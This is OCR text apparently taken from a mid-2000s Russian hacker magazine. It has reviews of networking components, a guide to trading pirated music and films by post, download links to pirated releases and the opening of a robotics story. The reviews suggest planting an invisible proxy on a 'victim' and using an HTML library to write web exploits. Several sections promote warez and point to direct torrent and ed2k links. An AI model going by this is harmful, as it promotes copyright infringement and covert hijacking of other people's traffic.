
Ссылки

Забираем файл здесь: www.torry.net/vcl/mmedia/audio/acmcomponents16.zip

WININET+HTML



Описание: Как работать с HTML? Если тебе не нужен встроенный браузер и компонент браузера IE не подходит, то реализовать парсер web-страничек будет достаточно сложно. Лично я долго искал хорошую реализацию, но нашел ее только сейчас.



Особые отличия

+ Самый мощный декодер HTML-странички. Недаром он занимает более 15000 строк кода.
+ Поддержка всех тэгов из стандарта.
+ Множество объектов на все случаи жизни, позволяющих организовать соединение с сервером и обмениваться данными.
+ С помощью простых методов можно организовать отправку POST и GET-запросов, а это грозит... В общем, сам найдешь применение этим методам.
+ Поддержка соединения через SSL, загрузка файлов, многопоточность.
- Объекты большие и навороченные, без хорошей помощи разобраться сложно, а примеры, которые идут в комплекте, показывают самый минимум.

Диагноз

С помощью такого компонента можно написать множество вариантов сплоитов для web-сайтов, а также различные программы-накрутчики счетчиков, голосований и т.д. В общем, хакеры обязаны иметь эту прогу в своем арсенале.


Ссылки

Исходники забираем здесь: www.torry.net/vcl/internet/http/easynet.zip

MICROPROXY



Описание: Одной из полезных с точки зрения программирования является задача создания proxy-сервера. Данный пример показывает, как создать простейший проксик. В принципе, он работает как простой Socks с возможностью переадресации, но полезен и в ознакомительных целях.



Особые отличия

+ Для каждого соединения создается свой поток, что позволяет обрабатывать несколько клиентов одновременно. Количество клиентов ограничено системными ресурсами.
+ В примере использования показано, как можно переадресовывать. Если запросить адрес www.microsoft.com, то загрузится www.farts.com.
+ Во время передачи данных используется неблокирующий режим работы с сокетами.
+ Очень маленький размер исполняемого файла и невидимость позволяют забрасывать проксик жертве и использовать ее трафик.
- Реальный проксик должен еще и кэшировать информацию, а в примере этого нет. Придется дописывать самому.

Диагноз

Пример можно воспринимать как платформу для будущей программы, но он далек от совершенства. Нет, в смысле качества кода все достаточно хорошо, но в смысле функциональности - слишком просто. Недаром в качестве названия выбрано слово «микропроксик».

Ссылки

Забираем файл здесь: www.programmersheaven.com/d/click.aspx?ID=F17838



ЖУРНАЛ «Путеводитель: PC ИГРЫ» - КОДЫ И ПРОХОЖДЕНИЯ

ДЛЯ ЛУЧШИХ КОМПЬЮТЕРНЫХ ИГР!

■ Иван Ко, профессор вареза (sidex@real.xakep.ru)



LEECH СВЕЖАЯ WAREZ-КА

ОБМЕН CD: MP3-ВАРЕЗ ГЛОБАЛЬНОГО МАСШТАБА

КАК Я ПРОВЕЛ ЛЕТО

На окончание учебы мне вручили кучу подарков: доступы к варезным FTP, сайту mp3search.ru, первые места в очередях по P2P и IRC-сетям. Также обломился фришный дайл-ап, так что я мог качать добро сутками. Так и качал мой ReGet жалкие 15G половину лета на модемном коннекте 24 часа в сутки. Другую половину лета я провел более мудро, модемом почти не пользовался, но обзванивал всех знакомых красот по вопросу предоставления сексуального внимания. Весь же варез я получил почтой - заказал 60G и получил искомое в течение двух недель. И надо было качать жалкие крохи, избивать домашних, чтоб модем не отрубали? Да, в наших климатических условиях добротный доступ к инету остается диковинкой. Я расскажу тебе, как я собирал свою огромную варезную коллекцию, эксплуатируя родной почтамт.


ПОДОБЬЕМ БАБКИ?

Давай прикинемся, что мы хорошие мальчики и платим исправно за интернет полагающиеся 40 центов в час. Прикинем, сколько встанет скачать 700 мегов музычки. Это займет в среднем 45 часов, т.е. $20. Теперь прикинем, сколько встанет получить тот же диск почтой. Если отправлять сразу кучу дисков CDR, почтовые затраты на каждый в отдельности копеечные. Т.е. мы срубаем те же 700 мегов за 50 центов. Это в 40 раз дешевле!

КОМУ ЭТО НАДО?

Называйте меня снобом, но альбомы в качестве 128 кбит меня не вставляют. Люблю 256, а лучше - 320. На лотках редко продается MP3-контент качеством выше 192. То же самое в Сети, самые распространенные паки в P2P и на IRC ограничиваются теми же 192. Меня прет от live-сетов самых крутых DJs. Их постоянно выбрасывают сотнями в инете. Только, похостив сеты пару месяцев, хостеры сворачивают свои начинания: контент теряет актуальность. Где мне достать запись полугодичной давности? У MP3-трейдеров же всегда можно найти необходимое. Та же ситуация с редкими синглами, найти необходимое меломану бывает непросто. Выше было отмечено, что закачивать огромные объемы контента накладно по времени и деньгам. Обмен и покупка MP3-CD - умный выбор экономного юзера.

МАХНЕМСЯ НЕ ГЛЯДЯ?


Трейдинг MP3-почтой похож на IRC-трейдинг у кардеров

Обмен добром зовется трейдингом (trading) - в кардинге так же называется обмен CC. Один трейдер пишет другому емайл, сообщает, что ему нужно и что он готов предоставить в ответку. Так же, как и я, большинство трейдеров предпочитают обмен контентом в наилучшем качестве. В ходу обмен и полноценными AudioCD. Не удивляйся, если в Excel-архиве будут закладки не только на MP3 и DivX, но и AudioCD/DVD. В куче случаев один и тот же альбом может быть представлен в нескольких экземплярах - базового 128/192 качества, лучшего - 320 и AudioCD. Обмен обычно производится помегабайтно. При обмене редкого контента и целых аудиографий (снабженных нужной hi-rez графикой обложек/задников) пропорции могут меняться: за 1 мег тебе придется отдать целых 2. Понятно, что удивить бывалого трейдера своей ограниченной коллекцией практически невозможно. Есть вероятность, что у него будет до 90% всего твоего материала. Разницу придется оплачивать. Если ты отдаешь 700M своего добра, но получаешь 10 гигов - будь готов оплатить разницу в 9300M. Отдельные торговцы MP3-CD рассчитывают стоимость своего скорбного труда в мегабайтах. Кто-то же предпочитает оплату по носителям, за один записанный CDR, CDRW, DVD-R, DVD+R. Бывает, что цена зависит от редкости контента.
Некоторые трейдеры-торговцы предлагают запись на диски разного качества: от ноунеймовых CDR в бумажных конвертах до топовых DVD+/-R в мультибоксах по 4 штуки. Я лично предпочитал обмен/покупку в slim-боксах: они занимают места вдвое меньше, чем обыкновенные. Хотя в условиях отечественной почты, не всегда склонной к излишней нежности к посылкам, порой лучше вообще избегать посылки в пластиковых боксах.



НАС ПОШЛЮТ? МЫ ПОШЛЕМ?

Взяв почту, телеграф и телефон, дедушка Ленин мало озаботился о качестве работы первой. Возник миф, что посылать что-либо ценное (что может быть ценнее свежайшего вареза?) вообще не рекомендуется в отечественных условиях. Однако по личному опыту, сей неказистый сервис работает безотказно. Надо лишь приготовить плотный картонный бокс, куда ты положишь свои диски. Порой разумно обернуть посылку в несколько слоев плотной бумаги, особенно когда используется хлипкий бокс. Посылка оформляется как ценная бандероль. Завышать стоимость посылки не стоит, ибо почта считывает с тебя до 6% заявленной цены. Как говорилось выше, потребность в пластиковой упаковке CD обговаривается с получателем. Кто-то предпочитает бумажные конверты, у кого-то slim-пластик взят за жесткое правило.
Чтобы обзавестись дополнительной уверенностью, можно запросить уведомление о вручении.
Тогда ты будешь точно знать, что твоя посылка была получена адресатом. Услуга будет стоить копейки, но сохранит твою трейдерскую репутацию в случае прокола почты. В случае если ты не получил уведомления, не стоит бить тревогу: уведомления порой теряются по пути к тебе. Просто свяжись с трейдером и узнай, была ли получена бандероль. Пересылать трейдеру скан почтовой квитанции об отправке не принято.

ПОМОЖЕТ ЛИ НАМ ЗАГРАНИЦА?

Рано или поздно отечественного масштаба вареза будет недостаточно. Надо будет выходить на мировой уровень. Посылка компактов за бугры стоит в 4-10 раз дороже, чем по России. В большинстве почтовых отделений столицы можно легко отправить добро за тридевять земель. За границей же московского княжества могут возникнуть сложности, не все почтовики будут роутить твою бандероль в забугорье. Об этом заранее стоить собрать информацию. При посылке оформляется короткая таможенная


декларация с описанием того, какие такие ценности находятся в коробке.
После «Норд-Оста» и Беслана власти уделяют дополнительное внимание посылкам. Не стоит исхитряться, подыскивая самую тугую коробку. Бывали случаи, когда подозрительные боксы возвращались к отправителю.
Если ты однажды заполнял таможенную декларацию, отправляясь с родней в Анталию, то знаешь о запретном поле «Носители информации». В большинстве случаев таможня не запаривается об отправляемом тобой варезе. Однако некоторые ретивые работники почты могут направить тебя в ее спецотделение, где тебе потребуется на пальцах объяснить чекистам, что ты вовсе не отправляешь секретные планы бомбежки Пентагона.
При отправке в прекрасное далеко стоить слегка доплатить и оформить заказную (recommande/registered) посылку. Сладостного уведомления о получении здесь не будет :(. Если тебе будет предложен авиатариф пересылки, стоит внимательно изучить прайслист: с увеличением веса может значительно подниматься и стоимость отправления.
Получая добро «оттуда», можно проявить благосклонность, не требовать заказного оформления отправляемой тебе бандероли. В далеких странах registered-опция может быть значительно дороже (до 50-70%).
Вообще же, хорошие отношения с труженицами почты - штука архиполезная. И не важно, являешься ты отправителем или получателем: почтовики будут в теме. Например, я однажды отправил кучу дисков с psy-trance во Владивосток. Однако ошибся с указанием номера квартиры получателя... Чел не растерялся и пошел заранее на почту, где обрисовал ситуацию и предупредил об ожидаемой посылке. Обыкновенно посылки не хранят более 2-4 недель. Что делать, если ты уехал к бабушке в деревню на лето? Правильно, следует предупредить почтовых дятлов, написав соответствующую заяву об отлучке.


КИДУНЫ

Если ты успел исчерпнить свою биографию кардингом, то знаешь о рипперах. Это негодяи, которые не держат своих обязательств обговоренного обмена. Один чел устраивает массированный DDoS и ожидает оплаты в виде десятка шеллов... «Обещатель» же скрывается, кидает бедного флудера. Так и с CD-трейдингом: ты отправляешь компакты, ожидаешь ответку, но получаешь сочную фигу. Увы, так бывает. По Сети гуляет куча shit/black-листов с указанием имени и адреса получателя. Эти листы помогают избежать сотрудничества с нечистоплотными трейдерами.
Всех негодяев не переловишь, в единый реестр «неприкасаемых» не впишешь... Лучше полагаться на списки проверенных (verified) трейдеров, где дается листинг надежных партнеров по обмену. Если ты увидел одно и то же имя в двух и более листах, с ним можно начинать работу.
Логично считать себя крутым, это поднимает самооценку. Однако в случае трейда, пока ты не стал звездой сцены обменников, стоит предпринимать инициативу и самому бомбить посылу, уже потом получая желанное добро в ответ. Просить отцов выступить первыми - гиблое дело. Если твоего имени нет в проверенных трейдерах, готовься встретить логичное недоверие. Если ты дружишь с кем-то из видных деятелей CD-трейдинга, можно попросить их о выступлении гарантами обмена.
Вероятность встретить кидунов увеличивается пропорционально объемам обмениваемого контента. Стоит определиться, сколько альбомов/фильмов ты способен прослушать/просмотреть за месяц. По моему опыту, цифра получается 100/30. Когда материала накапливается слишком много, наступает пресыщение, как при чрезмерно активной половой жизни. Обмен ради обмена - удовольствие сомнительное, хотя и разжигающее здоровый спортивный интерес.


ФОРМАТ

Вспомним о формате списка твоего MP3/DivX-добра. Умение индексировать информацию порой не менее важно, чем качество самой информации. Большинство начинающих трейдеров устраивают заморочки, хранят первую часть списка музыки в XLS, вторую в виде плейлистов (.m3u) и третью забивают в Access. Меня ломает разыскивать контент по трем базам сразу... Куда удобнее держаться единого формата, вбивая весь список в привычный Excel.
Большинство располагают позиции в алфавитном порядке. Обязательно забивается вес (в мегах) нужного альбома/сингла/сета, чтобы можно было рассчитать, сколько тебе придется предоставить материала в ответку и как дорого может получиться купить необходимое. Также указывается битрейт записи. Если альбом был собран по кускам, каждый трек имеет разный br, тогда ставишь VBR в соответствующей графе. Чем меньше будет подобного разношерстного контента, тем лучше для твоей коллекции и перспективы ее роста. Принято указывать год выхода альбома. В случае концертных записей и DJ-сетов логично указывать точную дату.
Помимо XLS-формата, в ходу имеется и WhereIsIt-тема (www.whereisit-soft.com), с ее помощью ты можешь делать профили, снимки с винта или оптического диска. По слепкам можно точно просмотреть, каким материалом, в каком качестве и какого веса ты располагаешь.
Важен и формат имени файлов/папок твоей коллекции. Наиболее популярный формат названия файлов/папок - «название исполнителя - год выхода альбома - название альбома - название песни (для файлов)». Однако всегда следует знать требования трейдера и быть готовым договариваться о несоответствии форматов. В подгонке под единство формата серьезно помогают file-renamer утилиты. Когда просто нужно поменять названия тучи файлов, хорошо работает Rename Master (www.joejoesoft.com).
Если же необходимо выцеплять MP3-тэги для изменения названий файлов, то еще большей помощью окажется Siren (www.scarabee-software.net).





Оно потрошит mp3-файлы по теме вшитых тэгов



Софт прост, но эффективен

МНЕНИЕ ПРОФЕССИОНАЛА ПОЧТОВОГО ВАРЕЗА BACKUPS.CD

У вареза почтой перспектива есть всегда. Ведь далеко не весь софт можно скачать. Да и скорости порой не позволяют скачать 3-дисковую версию. Свою 70-гиговую коллекцию мы сначала списывали с живых дисков, сейчас же все только скачиваем.



- muzic.wallst.ru Самый полезный ресурс для MP3-трейдеров России. Здесь подобраны самые сливки общины обменщиков
- mpegtrade.chat.ru Также нужный ресурс с информативным FAQ'ом
- www.mp3th.net Листинг трейдеров мирового масштаба

ВИДЕОВАРЕЗ

«СОТОВЫЙ» (CELLULAR)

Премьера в RU: 11.11.04

Откуда качать: http://66.90.75.92/suprnova//torrents/2770/Cellular.TS-fbC(2).torrent

Вес пака: 953 Мб

Добрую тетю Ким Бессинджер похищают злые дяди. Они чего-то хотят от тетиного мужа, обещают украсть и сына до кучи. Героиню запирают в подвал, но там она находит ошметки телефона и собирает рабочий аппарат. Телефонит какому-то мутному челу и требует помощи. Фильм о том, как чел носится по Лос-Анджелесу в поисках тети и зарядника своей мобилы. Фильм очень похож на «Телефонную будку» с Колином Фарреллом. Аналогия неслучайна: сценарии обоих фильмов написаны одной и той же рукой.



«ЯРМАРКА ТЩЕСЛАВИЯ» (VANITY FAIR)

Премьера в RU: 11.11.04

Откуда качать: http://66.90.75.92/suprnova//torrents/2574/[TMD]Vanity.Fair.(POT).CAM.(1of2)-avi.torrent http://66.90.75.92/suprnova//torrents/2574/[TMD]Vanity.Fair.(POT).CAM.(2of2)-avi.torrent

Вес пака: 308+287 Мб




У нас ее называют стервой, за бугром она зовется «скалолазом социальной лестницы». Она красива и умна, но бедна. В Англии ее времени для женщины единственный способ подняться - замужество. Фильм о том, как девочка ходит по рукам, чтобы найти своего единственного, предельно богатого принца. Трансформация из грязи в князи с использованием отличных костюмов. Реализация фильма, очевидно, была не столь простой, ибо книга-оригинал занимает около 900 страниц. Фильм очень актуален для перспективных женихов, которых, верю, немало среди наших читателей ;). Знайте, сезон охоты на вас открыт! Хотя смотреть фильм вместе с «охотницей» - сомнительное удовольствие, она может уйти со своей тропы войны, видя твою осведомленность о ее сути.

«ТЕЛЕВЕДУЩИЙ: ЛЕГЕНДА РОНА БУРГУНДИ» (ANCHORMAN: THE LEGEND OF RON BURGUNDY)

Премьера в RU: 18.11.04

Откуда качать: http://66.90.75.92/suprnova//torrents/2712/Anchorman(9).torrent

Вес пака: 700 Мб




Легендарный телеведущий Бургунди имеет самые роскошные усы в Сан-Диего и элегантнее других читает текст по телесуфлеру. Сладость его существования на вершине популярности огорчает единственная девушка-журналистка телеканала, которая действительно знает и умеет многое по теме журналистики. Главный герой Вилла Феррелла просто роскошен, я не знаю, кто смог бы лучше изобразить дегенерата от телевидения! Фильм немного теряет краски, будучи показанным за границами Америки. В фильме множество не совсем политкорректных шуток, которые были в ходу лишь до поры 1970-ых. Кино действительно веселое, его главный герой после пары схожих успешных релизов легко схлестнется с Беном Стиллером за звание главного комика наших дней.

«КОМАНДА 49: ОГНЕННАЯ ЛЕСТНИЦА» (LADDER 49)

Премьера в RU: 19.11.04

Откуда качать: http://66.90.75.92/suprnova//torrents/2753/[V.i.P.e.R.]%20Ladder%2049-CAM.POT.TUS-avi.torrent

Вес пака: 429 Мб



Все хотели в детстве стать пожарниками? Почти все. Кто хотел, но не стал - идет в кино. Там будет новая слезовыжималка о пожарниках. Голливуд давно не касался данной темы, последней в ряду была «Обратная тяга». С тех пор пожарники стали умнее: больше не идут в бой без скафандра и кислородной маски. Хотя, как и прежде, влипают в неприятности: спасая человека, наш герой оказывается заблокированным посреди пожара. Он ждет коллег- спасителей и теряет сознание - галлюцинирует, вспоминает прожитую жизнь. Ностальгический проигрыш засасывает целиком в его прошлое, не оставляя шанса на будущее. Спасение не придет, намекает сценарист. Снято красочно и эффектно, лишь одна проблема: все перегружено мелодраматической темой; после просмотра мне вовсе не хочется быть пожарником ;(. Гасить огонь скупыми слезами?

«МЫ ЗДЕСЬ БОЛЬШЕ НЕ ЖИВЕМ» (WE DON'T LIVE HERE ANYMORE)

Премьера в RU: 02.12.04

Откуда качать: скоро на DVD



Нам не повезло, фильма пока вовсе нет в Сети! Придется тащиться покупать диск... Героям фильма не повезло еще больше: семейная гармония у них в серьезном упадке! Придется крутить шашни, причем с супругами лучших друзей... Чтобы кино нравилось зрителю, необходимо создать героев, на которых ему бы хотелось быть похожим. В фильме же мужчины представлены далеко неоднозначными образами: один постоянно распускает сопли и спит с женой лучшего друга; другой, зная о измене жены, прикидывается шлангом и продолжает поддерживать «стабильную социальную ячейку». Заметным двигателем сюжета выступает зависть: одна семья успешнее другой, разность состояний еще больше раскручивает скандал. Скандала ждешь каждую минуту, фильм построен на диком напряжении. Героиня Наоми Уоттс, как водится, хороша, неплох и Марк Раффэло, которого мы недавно видели в «Из 13 в 30» и «Соучастнике».

АУДИОВАРЕЗ

R.E.M. «AROUND THE SUN»

Откуда качать: ed2k://|file|R.E.M._-_Around_the_Sun_for_www.goldesel.to.rar|73194807|F2300413DFD3AEE29973C85133B1F7E1|/


Вес пака: 70 Мб



Более 10 лет R.E.M. была в поиске, не всегда выдавая успешные работы. Одни списывались на «слишком быстрые», другие на фригидные и «жара маловато». Здесь же получается завершенная работа. Не стоит требовать, чтобы группа релизила одинаковый материал, вовсе не меняясь со времен хита «Losing My Religion». Просто надо прослушать диск несколько раз, и он обязательно понравится. Если вчитаться в текста альбома на www.lyred.com, можно почерпнуть убедительной жизненной мудрости. Лучшее в творчестве группы после «Automatic For The People».

NELLY «SWEAT/SUIT»

Откуда качать: ed2k://|file|Nelly%20-%20Suit%20+%20Sweat%20(2%20Albums%20Advance%202004)%20Covers+192%20Kbs.rar|147980684|329B361E90A57EC33088F3713B06C629|/



Как и описанный выше творец, Nelly выдал двойной диск. Взявшись обозревать лишь «Sweat», я не смогу удержаться от пары слов и по «Suit». Первая работа характеризуется двумя словами - энергичная и самовлюбленная. По содержанию текстов и ритмическому напору отлично подходит для пробежек и занятий в тренажерном зале. «Suit» же представляется как нечто более зрелое, с намеком на гламурность. Несмотря на появление hip-hop звезд во фраках и роллс-ройсах, я верю, что черная музыка должна быть лишь хулиганской, дворовой! «Sweat» действительно ближе к разгильдяйскому образу Nelly, тогда как второй диск звучит местами искусственно. Хотя уходить еще дальше в хулиганство не стоит: все уже устали от 50 Cent/2Pac'овского псевдогангстерства. «Sweat» держит идеальный баланс.

FATBOY SLIM «PALOOKAVILLE»

Откуда качать: ed2k://|file|(NEW)%20Fatboy%20Slim-Palookaville(www.warezcorps.com).rar|73088879|079D425449AA0A090037C215BF6371B3|/


Скачав альбом «You've Come a Long Way Baby» на скорости 14,4, я автоматически влюбился в Fatboy Slim. Его же, норманкуковский, CD 2000 года вдохновил меня на соз-



дание рубрики «Leech». Реализация заняла без малого 3 года... Ровно столько молчал и данный творец. Сейчас же выдал очень качественный материал. Здесь порядком больше живых инструментов и значительно меньше проделок с ноутбука музыканта. «Город идиотов» (как переводится название диска), хочется верить, сломит тенденцию Кука подолгу готовить новые релизы. Он обязан чаще обращать к нам свой убедительный талант. Помимо приличной творческой работы, Palookaville оказывается отлично спродюссированным: треки хочется слушать исключительно в предложенной последовательности, причем как можно чаще.

NICK CAVE & THE BAD SEEDS «ABATTOIR BLUES/THE LYRE OF ORPHEUS»

Откуда качать: ed2k://|file|Nick%20Cave%20-%20Abattoir%20Blues%20AND%20Lyre%20of%20Orpheus%202CD%202004%20320kb.rar|168175157|ED481923CABE05CC4D6295FFBFA5D132|/



Вес пака: 160 Мб

Чем можно заниматься после десятка лет наркомании и непролазной готики? Правильно, записать двойной альбом «Блюз скотобойни/Лира Орфея». Ник Кейв ходилходил на работу с 9 до 5, да вышел отличный диск! Первый из компактов соответствует названию, здесь много характерного для певца негатива. Творец вопрошает: должно ли творчество обличать изъяны общества или же достаточно лишь развлекать слушателя? Первую миссию выполняет «Скотобойня», второй же занимается «Лира». На протяжении всего альбома - ни одного халявного трека. При том, что треков немало, правда, большинство стало заметно короче. The Bad Seeds («Дурные семена») упали на благодатную почву Кейва и дали

DJ PROFIT* - LIVE @ HOME PART 2



Кирилл PROFIT* начал свою музыкальную карьеру в 1996 году, обозначив себя как ди-джея, играющего жесткий drum'n'bass (techstep и darkside), а именно музыку лэйблов Metalheadz, Virus, Formation, Prototype, Moving Shadow и др.

Начал играть в московских клубах, первым из которых стал трансовый клуб «Хаос». Являлся частым гостем таких клубов, как Хамелеон, Титаник, ДК МАИ, МДМ, Ballantine's Bar, B2, Озон (Бармалей) и др. По стечению обстоятельств приходилось совмещать карьеру dj'я со службой в армии, что впоследствии принесло свои плоды. В 2000 году становится частым гостем, а в дальнейшем резидентом акций, устраиваемых Storm Crew, AK47. Выступал с такими звездами, как Kemal & Rob Data, Andy C, Hype, John B, Trace, J Majik, Jojo Rock, Spice, Noisia. В 2001 году начинает отдавать предпочтение так называемому techno drum'n'bass, в частности лэйблам Dsci4, Nerve, C4C, Redlight, BSE, Cryptic Audio, Negative.

На данный момент постоянно играет в различных клубах Москвы, других городах России и ближнего зарубежья. Является обладателем неординарной техники игры и превосходного чувства юмора.

В 2003 году PROFIT*, Art Pathos* и TECHNOID* создали проект «Technoid Connection», целью которого является совмещение двух наиболее актуальных стилей - techno и technoid drum'n'bass - и продвижение их в массы. Также одной из главных задач является приглашение зарубежных d'n'b звезд и создание тематических вечеринок.



На нашем CD/DVD тебя ждет обалденный микс Profit*а. Тебе понравится! Сто процентов :).

mindw0rk (mindw0rk@gameland.ru)



МОДЕЛЬ «ШУСТРИК»

- Дядя Олег! - Кристина широко распахнула руки и бросилась в его объятия. Они виделись раз в неделю, и малышка всегда рада была его видеть. Он не знал, почему девочка так к нему привязалась. Симонов сам по себе был довольно угрюмым и необщительным человеком. Наверное, ее привлекала необычность обстановки, в которой он жил, его причудливые механизмы и особенно рассказы, в которых малышка мало что понимала, но всегда слушала с восторгом.

Десятилетняя Кристина была единственной дочкой в семье брата. Жили они недалеко и каждую пятницу вечером приходили его навестить - это уже стало хорошей традицией. Пока жена брата Алена хозяйничала на кухне, они с Иваном обсуждали последние новости и спорили о научной фантастике. Книги Стругацких, Перумова и других фантастов были у них единственным обоюдным интересом, и братья могли часами обсуждать новинки или старое творчество. Обоих волновал космос, будущее, но если Денис был больше теоретиком, Олег являлся непосредственным участником технического прогресса, делающим в него немалый вклад. Пока они разговаривали, Кристинка сидела в лаборатории и играла с механическими игрушками. Денис все время пытался одернуть дочь, чтобы она ничего не сломала, но Олег был не против. Он пару раз даже дарил ей кое-какие экземпляры. Дома хранились несерьезные поделки, на создание которых уходила от силы неделя. Основные проекты воплощались в другом месте - его подпольной лаборатории, доступ в которую был закрыт всем, кроме него.

- Дядя Олег, расскажи еще про роботов! - Кристинка залезла ему на коленки и с мольбой заглянула в глаза.

- Ты ведь уже все знаешь.

- Нет, не все! - насупив бровки, строго сказала девочка. - Расскажи еще!

- Что именно?

- Чего я не знаю, расскажи.

- Ладно. Но сначала скажи мне, какая игрушка для тебя самая лучшая?

- Маша!

- Это твоя кукла?

- Да! Маша самая лучшая. И самая красивая. Я ей сама сшила платьев. Когда-нибудь я тебя с ней познакомлю, дядя Олег.

- А Маша тебя понимает?

- Конечно! Маша умная. Она умеет петь и танцевать. А когда захочет кушать, всегда мне об этом скажет.

- А Маша может ощутить твое грустное настроение и обнять, прижавшись к груди? Может смеяться за компанию, когда тебе весело? Или испугаться и убежать, когда ты на нее накричишь?

- Конечно, нет! Маша ведь кукла, а не человек.

- А если бы она все это могла, ты бы любила Машу еще больше?

Кристина серьезно посмотрела на Симонова и вдруг засмеялась.

- Ну что ты, дядя Олег. Я и так люблю Машу. Это в сказках куклы ведут себя как люди. А в настоящей жизни куклы – это куклы. Я ведь взрослая уже, все понимаю.

Симонов улыбнулся и на секунду о чем-то задумался, но его мысли тут же прервала девочка.

- Дядя Олег, ты обещал рассказать про роботов! Расскажи про их законы.

- Основные законы робототехники?

- Ага.

- Все началось в 1940 году, когда в одном американском научном журнале опубликовали рассказы писателя Айзека Азимова. Это были истории про маленького мальчика и робота, который должен был его охранять...

* * *

Олег Симонов не был всемирно известным специалистом по роботам. Его фотографию не публиковали на первых полосах научных журналов, а единственное взятое у него интервью поместилось на половине страницы в местной газете. Тем не менее, он разбирался в роботах не хуже специалистов из NASA и Массачусетского университета. И в узком кругу русских роботостроителей о нем ходили легенды.

Увлечение радиоэлектроникой появилось у Олега в подростковом возрасте. В 16 лет он случайно забрел в кружок радиоэлектроники станции юных техников, где занималось около двадцати ребят его возраста и старше. Преподаватель Василий Андреевич предложил новичку записаться, и Олег согласился. В следующий раз парень пришел через неделю и обнаружил, что в кружке есть компьютер «Спектрум», собранный совместными усилиями ребят. Поиграть на нем разрешалось всем желающим в порядке очереди. С этого момента Олег стал ходить в кружок ежедневно, с нетерпением дожидаясь своей очереди, чтобы хоть часок провести за Target Renegade или Quazatron.

Период геймерства продлился 4 месяца, после чего Олег стал потихоньку интересоваться тем, чем занимались его более продвинутые товарищи. С помощью преподавателя он собрал свое первое

радио, научился паять. А дальше пошло-поехало. Радиоэлектроника ему давалась на удивление легко, и со временем парнишка стал ощущать, что этим он хотел бы заниматься всю жизнь.

К 20 годам Олег Симонов стал любимым учеником и помощником Василия Андреевича. Он без труда выиграл городской конкурс на самый оригинальный электроприбор, и все время ставил перед собой новые цели. Радиоприемники и жучки были в далеком прошлом. Теперь он собирал радиоуправляемые машины. А увидев однажды по телеку передачу о роботостроении, загорелся идеей создать своего собственного робота.

* * *

From: Izon Malya
To: Oleg Simonov
Subject: Предложение о работе

Уважаемый мистер Симонов,

нам очень понравились Ваши последние разработки в области роботостроения. Удивительно, что над проектами такого уровня Вы работаете самостоятельно. Компания Krionics Inc. - ведущий разработчик роботов и автоматических игрушек для массового рынка, а также поставщик роботов для научных исследований. Мы очень заинтересованы в развитии робототехники, и нам бы пригодился такой человек, как Вы.

